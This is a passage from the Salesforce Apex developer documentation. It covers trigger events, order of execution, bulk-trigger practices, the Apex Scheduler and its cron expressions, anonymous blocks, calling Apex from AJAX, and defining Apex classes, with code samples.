   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

Note:

- You can only use the `webService` keyword in a trigger when it is in a method defined as asynchronous; that is, when the method is defined with the `@future` keyword.
- A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that is deleted, Salesforce sets the lookup field to `null`, and does not run any Apex triggers, validation rules, workflow rules, or roll-up summary fields.

The Apex Trigger Editor

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow Javascript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<H1>` tag with an `<H2>` tag and keep all the attributes on the original `<H1>` intact, search for `<H1(\s+)(.*)>` and replace it with `<H2$1$2>`.

Go to line ( )

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line () to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Triggers and Merge Statements

Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows:

Deletion of losing records

A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were deleted as a result of a merge operation use the `MasterRecordId` field in `Trigger.old`. When a record is deleted after losing a merge operation, its `MasterRecordId` field is set to the ID of the winning record. The `MasterRecordId` field is only set in `after delete` trigger events. If your application requires special handling for deleted records that occur as a result of a merge, you need to use the `after delete` trigger event.

Update of the winning record

A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result of the merge operation do not fire triggers.

For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts, such as accounts or opportunities, fire.

The following is the order of events when a merge occurs:

1. The `before delete` trigger fires.
2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the `MasterRecordId` field on the deleted records.
3. The `after delete` trigger fires.
4. The system does the specific updates required for the master record. Normal update triggers apply.

Triggers and Recovered Records

The `after undelete` trigger event only works with recovered records—that is, records that were deleted and then recovered from the Recycle Bin through the `undelete` DML statement. These are also called undeleted records.

The `after undelete` trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an `after undelete` trigger event associated with both the Account and the Opportunity, only the Account `after undelete` trigger event executes.

The `after undelete` trigger event only fires for the following objects:

- Account
- Asset

- Campaign
- Case
- Contact
- ContentDocument
- Contract
- Custom objects
- Event
- Lead
- Opportunity
- Product
- Solution
- Task

Triggers and Order of Execution

When you save a record with an `insert`, `update`, or `upsert` statement, Salesforce performs the following events in order.

Note: Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side.

On the server, Salesforce:

1. Loads the original record from the database or initializes the record for an `upsert` statement.
2. Loads the new record field values from the request and overwrites the old values.

   If the request came from a standard UI edit page, Salesforce runs system validation to check the record for:

   - Compliance with layout-specific rules
   - Required values at the layout level and field-definition level
   - Valid field formats
   - Maximum field length

   Salesforce doesn't perform system validation in this step when the request comes from other sources, such as an Apex application or a Web services API call.
3. Executes all `before` triggers.
4. Runs most system validation steps again, such as verifying that all required fields have a non-`null` value, and runs any user-defined validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI edit page) is the enforcement of layout-specific rules.
5. Saves the record to the database, but doesn't commit yet.
6. Executes all `after` triggers.
7. Executes assignment rules.
8. Executes auto-response rules.
9. Executes workflow rules.
10. If there are workflow field updates, updates the record again.
11. If the record was updated with workflow field updates, fires `before` and `after` triggers one more time (and only one more time), in addition to standard validations. Custom validation rules are not run again.

Note: The `before` and `after` triggers fire one more time **only** if something needs to be updated. If the fields have already been set to a value, the triggers are **not** fired again.

12. Executes escalation rules.
13. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Parent record goes through save procedure.
14. If the parent record is updated, and a grand-parent record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Grand-parent record goes through save procedure.
15. Executes Criteria Based Sharing evaluation.
16. Commits all DML operations to the database.
17. Executes post-commit logic, such as sending email.

Note: During a recursive save, Salesforce skips steps 7 through 14.

Additional Considerations

Please note the following when working with triggers:

- When `Enable Validation and Triggers from Lead Convert` is selected, if the lead conversion creates an opportunity and the opportunity has Apex before triggers associated with it, the triggers run immediately after the opportunity is created, before the opportunity contact role is created. For more information, see "Customizing Lead Settings" in the Salesforce online help.
- If you are using `before` triggers to set `Stage` and `Forecast Category` for an opportunity record, the behavior is as follows:
  - If you set `Stage` and `Forecast Category`, the opportunity record contains those exact values.
  - If you set `Stage` but not `Forecast Category`, the `Forecast Category` value on the opportunity record defaults to the one associated with trigger `Stage`.
  - If you reset `Stage` to a value specified in an API call or incoming from the user interface, the `Forecast Category` value should also come from the API call or user interface. If no value for `Forecast Category` is specified and the incoming `Stage` is different than the trigger `Stage`, the `Forecast Category` defaults to the one associated with trigger `Stage`. If the trigger `Stage` and incoming `Stage` are the same, the `Forecast Category` is not defaulted.
- If you are cloning an opportunity with products, the following events occur in order:
  1. The parent opportunity is saved according to the list of events shown above.
  2. The opportunity products are saved according to the list of events shown above.

Note: If errors occur on an opportunity product, you must return to the opportunity and fix the errors before cloning.

If any opportunity products contain unique custom fields, you must null them out before cloning the opportunity.

Operations That Don't Invoke Triggers

Triggers are only invoked for data manipulation language (DML) operations that are initiated or processed by the Java application server. Consequently, some system bulk operations don't currently invoke triggers. Some examples include:

- Cascading delete operations. Records that did not initiate a `delete` don't cause trigger evaluation.
- Cascading updates of child records that are reparented as a result of a merge operation
- Mass campaign status changes
- Mass division transfers
- Mass address updates
- Mass approval request transfers
- Mass email actions
- Modifying custom field data types
- Renaming or replacing picklists
- Managing price books
- Changing a user's default division with the transfer division option checked
- Changes to the following objects:
  - BrandTemplate
  - MassEmailTemplate
  - Folder
- Update account triggers don't fire before or after a business account record type is changed to person account (or a person account record type is changed to business account.)

Note: Inserts, updates, and deletes on person accounts fire account triggers, not contact triggers.

Before triggers associated with the following operations are only fired during lead conversion if validation and triggers for lead conversion are enabled in the organization:

- `insert` of accounts, contacts, and opportunities
- `update` of accounts and contacts

Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing.

When you modify an opportunity product on an opportunity, or when an opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity, the `before` and `after` triggers and the validation rules don't fire for the opportunity. However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run.

The `getContent` and `getContentAsPDF` PageReference methods aren't allowed in triggers.

Note the following for the ContentVersion object:

- Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers.

Note: Content packs are revised when a slide inside of the pack is revised.

- Values for the `TagCsv` and `VersionData` fields are only available in triggers if the request to create or update ContentVersion records originates from the API.
- You can't use `before` or `after delete` triggers with the ContentVersion object.

Things to consider about FeedItem and FeedComment triggers:

- FeedItem and FeedComment objects don't support updates. Don't use `before update` or `after update` triggers.
- FeedItem and FeedComment objects can't be undeleted. Don't use the `after undelete` trigger.
- Only FeedItems of `Type` `TextPost`, `LinkPost`, and `ContentPost` can be inserted, and therefore invoke the `before` or `after insert` trigger. User status updates don't cause the FeedItem triggers to fire.
- While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against versions prior to 21.0.
- For FeedItem the following fields are not available in the `before insert` trigger:
  - `ContentSize`
  - `ContentType`

  In addition, the `ContentData` field is not available in any delete trigger.
- Apex code uses additional security when executing in a Chatter context. To post to a private group, the user running the code must be a member of that group. If the running user isn't a member, you can set the `CreatedById` field to be a member of the group in the FeedItem record.

Fields that Cannot Be Updated by Triggers

Some field values are set during the system save operation which occurs after `before` triggers have fired. As a result, these fields cannot be modified or accurately detected in `before insert` or `before update` triggers. Some examples include:

- `Task.isClosed`
- `Opportunity.amount`*
- `Opportunity.ForecastCategory`
- `Opportunity.isWon`
- `Opportunity.isClosed`
- `Contract.activatedDate`
- `Contract.activatedById`
- `Case.isClosed`
- `Solution.isReviewed`
- `Id` (for all records)**
- `createdDate` (for all records)**
- `lastUpdated` (for all records)

* When `Opportunity` has no `lineitems`, `Amount` can be modified by a `before` trigger.

** `Id` and `createdDate` can be detected in `before update` triggers, but cannot be modified.

Trigger Exceptions

Triggers can be used to prevent DML operations from occurring by calling the `addError()` method on a record or field. When used on `Trigger.new` records in `insert` and `update` triggers, and on `Trigger.old` records in `delete` triggers, the custom error message is displayed in the application interface and logged.

Note: Users experience less of a delay in response time if errors are added to `before` triggers.

A subset of the records being processed can be marked with the `addError()` method:

- If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the runtime engine still processes every record in the operation to compile a comprehensive list of errors.
- If the trigger was spawned by a bulk DML call in the Force.com API, the runtime engine sets aside the bad records and attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 274.

If a trigger ever throws an unhandled exception, all records are marked with an error and no further processing takes place.

Trigger and Bulk Request Best Practices

A common development pitfall is the assumption that trigger invocations never include more than one record. Apex triggers are optimized to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations.

This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this might support most user interface events, it does not support bulk operations invoked through the Force.com Web services API or Visualforce.

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];
}
```

This is another example of a flawed programming pattern. It assumes that less than 100 records are pulled in during a trigger invocation. If more than 20 records are pulled into this request, the trigger would exceed the SOQL query limit of 100 SELECT statements:

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   for(mileage__c m : Trigger.new){
      User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];
   }
}
```

For more information on governor limits, see Understanding Execution Governors and Limits on page 215.

This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits:

```
Trigger MileageTrigger on Mileage__c (before insert, before update) {
   Set<ID> ids = Trigger.new.keySet();
   List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];
}
```

This pattern respects the bulk nature of the trigger by passing the `Trigger.new` collection to a set, then using the set in a single SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries.

Best Practices for Designing Bulk Programs

The following are the best practices for this design pattern:

- Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML operations against these collections.
- Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL statement used with the `IN` clause.

See Also:

What are the Limitations of Apex?

Apex Scheduler

To invoke Apex classes to run at specific times, first implement the `Schedulable` interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the `System.schedule` method.

For more information about the Schedule Apex page, see "Scheduling Apex" in the Salesforce online help.

Important: Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability.

You can only have 25 classes scheduled at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using the Force.com Web services API to query the CronTrigger object.

Use extreme care if you are planning to schedule a class from a trigger. You must be able to guarantee that the trigger will not add more scheduled classes than the 25 that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

Implementing the `Schedulable` Interface

To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface `Schedulable`.

The scheduler runs as system: all classes are executed, whether the user has permission to execute the class or not. For more information on setting class permissions, see "Apex Class Security Overview" in the Salesforce online help.

To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, click ***Your Name*** > **Setup** > **Monitoring** > **Scheduled Jobs**. For more information, see "Monitoring Scheduled Jobs" in the Salesforce online help.

The `Schedulable` interface contains one method that must be implemented, `execute`.

```
global void execute(SchedulableContext sc){}
```

Use this method to instantiate the class you want to schedule.

Tip: Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.

The following example implements the `Schedulable` interface for a class called `mergeNumbers`:

```
global class scheduledMerge implements Schedulable{
   global void execute(SchedulableContext SC) {
      mergeNumbers M = new mergeNumbers();
   }
}
```

The following example uses the `System.Schedule` method to implement the above class.

```
scheduledMerge m = new scheduledMerge();
        String sch = '20 30 8 10 2 ?';
        system.schedule('Merge Job', sch, m);
```

You can also use the `Schedulable` interface with batch Apex classes. The following example implements the `Schedulable` interface for a batch Apex class called `batchable`:

```
global class scheduledBatchable implements Schedulable{
   global void execute(SchedulableContext sc) {
      batchable b = new batchable();
      database.executebatch(b);
   }
}
```

Use the SchedulableContext object to keep track of the scheduled job once it's scheduled. The SchedulableContext method `getTriggerID` returns the Id of the CronTrigger object associated with this scheduled job as a string. Use this method to track the progress of the scheduled job.

To stop execution of a job that was scheduled, use the `System.abortJob` method with the ID returned by the.`getTriggerID` method.

Testing the Apex Scheduler

The following is an example of how to test using the Apex scheduler.

This is the class to be tested.

```
global class TestScheduledApexFromTestMethod implements Schedulable {

// This test runs a scheduled job at midnight Sept. 3rd. 2022

   public static String CRON_EXP = '0 0 0 3 9 ? 2022';

   global void execute(SchedulableContext ctx) {
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
                FROM CronTrigger WHERE Id = :ctx.getTriggerId()];

      System.assertEquals(CRON_EXP, ct.CronExpression);
      System.assertEquals(0, ct.TimesTriggered);
      System.assertEquals('2022-09-03 00:00:00', String.valueOf(ct.NextFireTime));

      Account a = [SELECT Id, Name FROM Account WHERE Name =
                  'testScheduledApexFromTestMethod'];
      a.name = 'testScheduledApexFromTestMethodUpdated';
      update a;
   }
}
```

The following tests the above class:

```
@istest

class TestClass {

   static testmethod void test() {
   Test.startTest();

      Account a = new Account();
      a.Name = 'testScheduledApexFromTestMethod';
      insert a;

   // Schedule the test job

      String jobId = System.schedule('testBasicScheduledApex',
      TestScheduledApexFromTestMethod.CRON_EXP,
         new TestScheduledApexFromTestMethod());
```

```
   // Get the information from the CronTrigger API object

      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
         NextFireTime
         FROM CronTrigger WHERE id = :jobId];

   // Verify the expressions are the same
      System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
         ct.CronExpression);

   // Verify the job has not run
      System.assertEquals(0, ct.TimesTriggered);

   // Verify the next time the job will run
      System.assertEquals('2022-09-03 00:00:00',
         String.valueOf(ct.NextFireTime));
      System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
         [SELECT id, name FROM account WHERE id = :a.id].name);

   Test.stopTest();

   System.assertEquals('testScheduledApexFromTestMethodUpdated',
   [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);

   }
}
```

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system: all classes are executed, whether the user has permission to execute the class or not.

Note: Use extreme care if you are planning to schedule a class from a trigger. You must be able to guarantee that the trigger will not add more scheduled classes than the 25 that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

Note: Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0–59	None
Minutes	0–59	None
Hours	0–23	, - * /
Day_of_month	1–31	, - * ? / L W
Month	1–12 or the following: • JAN	, - * /

Name	Values	Special Characters
	• FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC	
Day_of_week	1–7 or the following: • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 28 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For

Special Character	Description
	example, if you specify `2L`, you are specifying the last Monday of the month. Do not use a range of values with `L` as the results might be unexpected.
`W`	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *`Day_of_month`*. For example, if you specify `20W`, and the 20th is a Saturday, the class runs on the 19th. If you specify `1W`, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday.  **Tip:** Use the `L` and `W` together to specify the last weekday of the month.
`#`	Specifies the *`nth`* day of the month, in the format ***`weekday`*`#`*`day_of_month`***. This is only available for *`Day_of_week`*. The number before the `#` specifies weekday (`SUN-SAT`). The number after the `#` specifies the day of the month. For example, specifying `2#2` means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

Apex Scheduler Best Practices and Limits

- Salesforce only adds the process to the queue at the scheduled time. Actual execution may be delayed based on service availability.
- Use extreme care if you are planning to schedule a class from a trigger. You must be able to guarantee that the trigger will not add more scheduled classes than the 25 that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.
- You can only have 25 classes scheduled at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using the Force.com Web services API to query the CronTrigger object.
- You can't use the `getContent` and `getContentAsPDF` `PageReference` methods in scheduled Apex.

Anonymous Blocks

An anonymous block is Apex code that does not get stored in the metadata, but that can be compiled and executed using one of the following:

- Developer Console
- Force.com IDE
- The `executeAnonymous` Web services API call:

```
ExecuteAnonymousResult executeAnonymous(String code)
```

You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Force.com IDE, or to write code that changes dynamically at runtime. For example, you might write a client Web application that takes input from a user, such as a name and address, and then uses an anonymous block of Apex to insert a contact with that name and address into the database.

Note the following about the content of an anonymous block (for `executeAnonymous`, the `code` String):

- Can include user-defined methods and exceptions.
- User-defined methods cannot include the keyword `static`.
- You do not have to manually commit any database changes.
- If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.
- Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's object- and field-level permissions.
- Do not have a scope other than local. For example, though it is legal to use the `global` access modifier, it has no meaning. The scope of the method is limited to the anonymous block.

Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables cannot be referenced before their actual declaration. In the following example, the Integer `int` must be declared while `myProcedure1` does not:

```
Integer int1 = 0;

void myProcedure1() {
    myProcedure2();
}

void myProcedure2() {
    int1++;
}

myProcedure1();
```

The return result for anonymous blocks includes:

- Status information for the compile and execute phases of the call, including any errors that occur
- The debug log content, including the output of any calls to the `System.debug` method (see Understanding the Debug Log on page 201)
- The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack element

For more information on `executeAnonymous()`, see Web Services API and SOAP Headers for Apex. See also Using the Developer Console and the Force.com IDE.

Apex in AJAX

The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public `webService` methods. To do so, include the following lines in your AJAX code:

```
<script src="/soap/ajax/15.0/connection.js" type="text/javascript"></script>
<script src="/soap/ajax/15.0/apex.js" type="text/javascript"></script>
```

Note: For AJAX buttons, use the alternate forms of these includes.

To invoke Apex, use one of the following two methods:

- Execute anonymously via `sforce.apex.executeAnonymous (script)`. This method returns a result similar to the API's result type, but as a JavaScript structure.
- Use a class WSDL. For example, you can call the following Apex class:

```
global class myClass {
  webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(LastName = lastName, AccountId = a.Id);
        return c.id;
    }
}
```

By using the following JavaScript code:

```
var account = sforce.sObject("Account");
var id = sforce.apex.execute("myClass","makeContact",
                             {lastName:"Smith",
                              a:account});
```

The `execute` method takes primitive data types, sObjects, and lists of primitives or sObjects.

To call a webService method with no parameters, use `{}` as the third parameter for `sforce.apex.execute`. For example, to call the following Apex class:

```
global class myClass{
   webService static String getContextUserName() {
        return UserInfo.getFirstName();
   }
}
```

Use the following JavaScript code:

```
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
```

Note: If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke the class. For example, to call the above class, the JavaScript code from above would be rewritten as follows:

```
var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
 {});
```

To verify whether your organization has a namespace, log in to your Salesforce organization and navigate to ***Your Name*** > **Setup** > **Create** > **Packages**. If a namespace is defined, it is listed under Developer Settings.

Both examples result in native JavaScript values that represent the return type of the methods.

Use the following line to display a popup window with debugging information:

```
sforce.debug.trace=true;
```

Chapter 4

Classes, Objects, and Interfaces

In this chapter ...

A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. They are stored in the application under ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.

Once successfully saved, class methods or variables can be invoked by other Apex code, or through the Web services API (or AJAX Toolkit) for methods that have been designated with the `webService` keyword.

In most cases, the class concepts described here are modeled on their counterparts in Java, and can be quickly understood by those who are familiar with them.

- Understanding Classes—more about creating classes in Apex
- Interfaces and Extending Classes—information about interfaces
- Keywords and Annotations—additional modifiers for classes, methods or variables
- Classes and Casting—assigning a class of one data type to another
- Differences Between Apex Classes and Java Classes—how Apex and Java differ
- Class Definition Creation and Class Security—creating a class in the Salesforce user interface as well as enabling users to access a class
- Namespace Prefix and Version Settings—using a namespace prefix and versioning Apex classes

Understanding Classes

As in Java, you can create classes in Apex. A *class* is a template or blueprint from which objects are created. An *object* is an instance of a class. For example, the `PurchaseOrder` class describes an entire purchase order, and everything that you can do with a purchase order. An instance of the `PurchaseOrder` class is a specific purchase order that you send or receive.

All objects have *state* and *behavior*, that is, things that an object knows about itself, and things that an object can do. The state of a PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a customer.

A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's `Name` or `Type`. Since these variables are associated with a class and are members of it, they are commonly referred to as *member variables*. Methods are used to control behavior, such as `getOtherQuotes` or `copyLineItems`.

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

For more general information on classes, objects, and interfaces, see
http://java.sun.com/docs/books/tutorial/java/concepts/index.html

Defining Apex Classes

In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class. You can only have inner classes one level deep. For example:

```
public class myOuterClass {
   // Additional myOuterClass code here
   class myInnerClass {
     // myInnerClass code here
   }
}
```

To define a class, specify the following:

1. Access modifiers:
   - You must use one of the access modifiers (such as `public` or `global`) in the declaration of a top-level class.
   - You do not have to use an access modifier in the declaration of an inner class.
2. Optional definition modifiers (such as `virtual`, `abstract`, and so on)
3. Required: The keyword `class` followed by the name of the class
4. Optional extensions and/or implementations

Use the following syntax for defining classes:

```
private | public | global
[virtual | abstract | with sharing | without sharing | (none)]
class ClassName [implements InterfaceNameList | (none)] [extends ClassName | (none)]
{
// The body of the class
}
```

- The `private` access modifier declares that this class is only known locally, that is, only by this section of code. This is the default access for inner classes—that is, if you don't specify an access modifier for an inner class, it is considered `private`. This keyword can only be used with inner classes.
- The `public` access modifier declares that this class is visible in your application or namespace.
- The `global` access modifier declares that this class is known by all Apex code everywhere. All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.
- The `with sharing` and `without sharing` keywords specify the sharing mode for this class. For more information, see Using the `with sharing` or `without sharing` Keywords on page 126.
- The `virtual` definition modifier declares that this class allows extension and overrides. You cannot override a method with the `override` keyword unless the class has been defined as `virtual`.
- The `abstract` definition modifier declares that this class contains abstract methods, that is, methods that only have their signature declared and no body defined.

Note: You cannot add an abstract method to a class after the class has been uploaded in a Managed - Released package version. If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation. For more information about managed packages, see Developing Apex in Managed Packages on page 221.

A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex does not support multiple inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Interfaces and Extending Classes on page 117.

For more information about method and variable access modifiers, see Access Modifiers on page 110.

Extended Class Example

The following is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the example are explained in more detail throughout this chapter.

```
// Top-level (outer) class must be public or global (usually public unless they contain
// a Web Service, then they must be global)
public class OuterClass {

  // Static final variable (constant) – outer class level only
  private static final Integer MY_INT;

  // Non-final static variable - use this to communicate state across triggers
  // within a single request)
  public static String sharedState;

  // Static method - outer class level only
  public static Integer getInt() { return MY_INT; }

  // Static initialization (can be included where the variable is defined)
  static {
    MY_INT = 2;
  }

  // Member variable for outer class
  private final String m;

  // Instance initialization block - can be done where the variable is declared,
  // or in a constructor
  {
    m = 'a';
```

```
}

// Because no constructor is explicitly defined in this outer class, an implicit,
// no-argument, public constructor exists

// Inner interface
public virtual interface MyInterface {

  // No access modifier is necessary for interface methods - these are always
  // public or global depending on the interface visibility
  void myMethod();
}

// Interface extension
interface MySecondInterface extends MyInterface {
  Integer method2(Integer i);
}

// Inner class - because it is virtual it can be extended.
// This class implements an interface that, in turn, extends another interface.
// Consequently the class must implement all methods.
public virtual class InnerClass implements MySecondInterface {

  // Inner member variables
  private final String s;
  private final String s2;

  // Inner instance initialization block (this code could be located above)
  {
     this.s = 'x';
  }

  // Inline initialization (happens after the block above executes)
  private final Integer i = s.length();

  // Explicit no argument constructor
  InnerClass() {
     // This invokes another constructor that is defined later
     this('none');
  }

  // Constructor that assigns a final variable value
  public InnerClass(String s2) {
    this.s2 = s2;
  }

  // Instance method that implements a method from MyInterface.
  // Because it is declared virtual it can be overridden by a subclass.
  public virtual void myMethod() { /* does nothing */ }

  // Implementation of the second interface method above.
  // This method references member variables (with and without the "this" prefix)
  public Integer method2(Integer i) { return this.i + s.length(); }
}

// Abstract class (that subclasses the class above). No constructor is needed since
// parent class has a no-argument constructor
public abstract class AbstractChildClass extends InnerClass {

  // Override the parent class method with this signature.
  // Must use the override keyword
  public override void myMethod() { /* do something else */ }

  // Same name as parent class method, but different signature.
  // This is a different method (displaying polymorphism) so it does not need
  // to use the override keyword
  protected void method2() {}
```

```
    // Abstract method - subclasses of this class must implement this method
    abstract Integer abstractMethod();
  }

  // Complete the abstract class by implementing its abstract method
  public class ConcreteChildClass extends AbstractChildClass {
    // Here we expand the visibility of the parent method - note that visibility
    // cannot be restricted by a sub-class
    public override Integer abstractMethod() { return 5; }
  }

  // A second sub-class of the original InnerClass
  public class AnotherChildClass extends InnerClass {
    AnotherChildClass(String s) {
      // Explicitly invoke a different super constructor than one with no arguments
      super(s);
    }
  }

  // Exception inner class
  public virtual class MyException extends Exception {
    // Exception class member variable
    public Double d;

    // Exception class constructor
    MyException(Double d) {
      this.d = d;
    }

    // Exception class method, marked as protected
    protected void doIt() {}
  }

  // Exception classes can be abstract and implement interfaces
  public abstract class MySecondException extends Exception implements MyInterface {
  }
}
```

This code example illustrates:

- A top-level class definition (also called an *outer class*)
- Static variables and static methods in the top-level class, as well as static initialization code blocks
- Member variables and methods for the top-level class
- Classes with no user-defined constructor — these have an implicit, no-argument constructor
- An interface definition in the top-level class
- An interface that extends another interface
- Inner class definitions (one level deep) within a top-level class
- A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method signatures
- An inner class constructor definition and invocation
- An inner class member variable and a reference to it using the `this` keyword (with no arguments)
- An inner class constructor that uses the `this` keyword (with arguments) to invoke a different constructor
- Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces (`{}`). Note that these execute with every construction in the order they appear in the file, as with Java.
